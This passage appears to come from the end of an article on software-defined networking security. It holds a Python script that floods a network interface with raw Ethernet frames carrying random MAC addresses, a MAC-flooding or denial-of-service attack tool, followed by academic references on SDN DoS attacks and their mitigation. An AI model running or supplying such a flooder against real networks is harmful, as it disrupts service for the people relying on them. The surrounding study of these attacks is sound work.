        sock=socket(AF_PACKET, SOCK_RAW)
        sock.bind((intf, 0))
        print('[!]Socket successfully bound to interface {}'.format(intf))
        return sock
    except Exception as e:
        stderr.write('[-]Error in binding the socket at {}: {}\nExiting...\n'.format(intf, e))
        if sock!=None:
            sock.close()
        exit(-1)

def rand_mac():
    mac=[]
    for i in range(6):
        mac.append(randint(0x00, 0xff))
    return mac

def pack(pkt):
    return b"".join(map(chr, pkt))

def form_pkt():
    dst_mac=rand_mac()
```

```
    src_mac=rand_mac()
    typ=[0x08, 0x00]
    return pack(dst_mac+src_mac+typ)

def flood(sock, num):
    try:
        for i in range(num):
            pkt=form_pkt()
            sock.send(pkt)
    except Exception as e:
        stderr.write('[-]Error in sending packet num {}: {}'.format(i, e))
        exit(-1)

if __name__=='__main__':
    parser=ArgumentParser()
    parser.add_argument('-i', '--intf', required=True, metavar='', dest='intf', help='The
interface to bind the socket to')
    parser.add_argument('-n', '--num', required=True, type=int, metavar='', dest='num',
help='The number of packets to send')
    args=parser.parse_args()

    #create socket
    sock=sock_create(args.intf)

    #flood
    flood(sock, args.num)
```

References

[1] Radware, DefenseFlow Security Operations Model, WhitePaper

[2] A Review Of Security Threats and Mitigation Solutions for SDN StackPrabhakar Krishnan and Jisha S Najeem, Amrita Center for Cybersecurity Systems and Networks, Amrita School of Engineering, Amritapuri, Amrita Vishwa Vidyapeetham, Amrita University, India.
Email: kprabhakar@am.amrita.edu

[3] A Literature Review on Software-Defined Networking (SDN) Research Topics, Challenges and Solutions, Kannan Govindarajan , Kong Chee Meng , Hong Ong Advance Computing Lab, MIMOS BERHAD, Malaysia.
kannan.darajan@mimos.my, cm.kong@mimos.my.

[4] SDN-Guard: DoS Attacks Mitigation in SDN Networks Lobna Dridi, Mohamed Faten Zhani Department of Software and IT Engineering École de Technologie Supérieure (ÉTS), Montreal, Quebec, Canada.
email: lobna.dridi.1@ens.etsmtl.ca, mfzhani@etsmtl.ca

[5] Software-Defined Networking (SDN) and Distributed Denial of Service (DDoS) Attacks in Cloud Computing Environments: A Survey, Some Research Issues, and Challenges Qiao Yan, F. Richard Yu, Senior Member, IEEE, Qingxiang Gong, and Jianqiang Li.

[6] Are we ready for SDN? - Implementation Challenges for Software-Defined Networks Sakir Sezer, Sandra Scott-Hayward, Pushpinder Kaur Chouhan CSIT, Queen's University Belfast

Barbara Fraser, David Lake - Cisco Systems Jim Finnegan, Niel Viljoen – Netronome, Marc Miller, Navneet Rao – Tabula.

[7] Revisiting Traffic Anomaly Detection Using Software Defined Networking Syed Akbar Mehdi , Junaid Khalid , and Syed Ali Khayam ,School of Electrical Engineering and Computer Science, National University of Sciences and Technology (NUST), Islamabad, Pakistan XFlow Research, Santa Clara, CA 95051, USA

[8] Attacking the Brain: Races in the SDN Control Plane, Lei Xu, Jeff Huang, and Sungmin Hong, Texas A&M University, Jialong Zhang, IBM Research; Guofei Gu, Texas A&M University. https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/xu-lei

[9] SDNsec: Forwarding Accountability for the SDN Data Plane, Takayuki Sasaki , Christos Pappas, Taeho Lee, Torsten Hoefler, Adrian Perrig, NEC Corporation, t-sasaki@fb.jp.nec.com

[10] FlowRanger: A Request Prioritizing Algorithm for Controller DoS Attacks in Software Defined Networks Lei Wei, School of Computer Engineering, Nanyang Technological University, Singapore, Carol Fung, Dept. of Computer Science, Virginia Commonwealth University, US.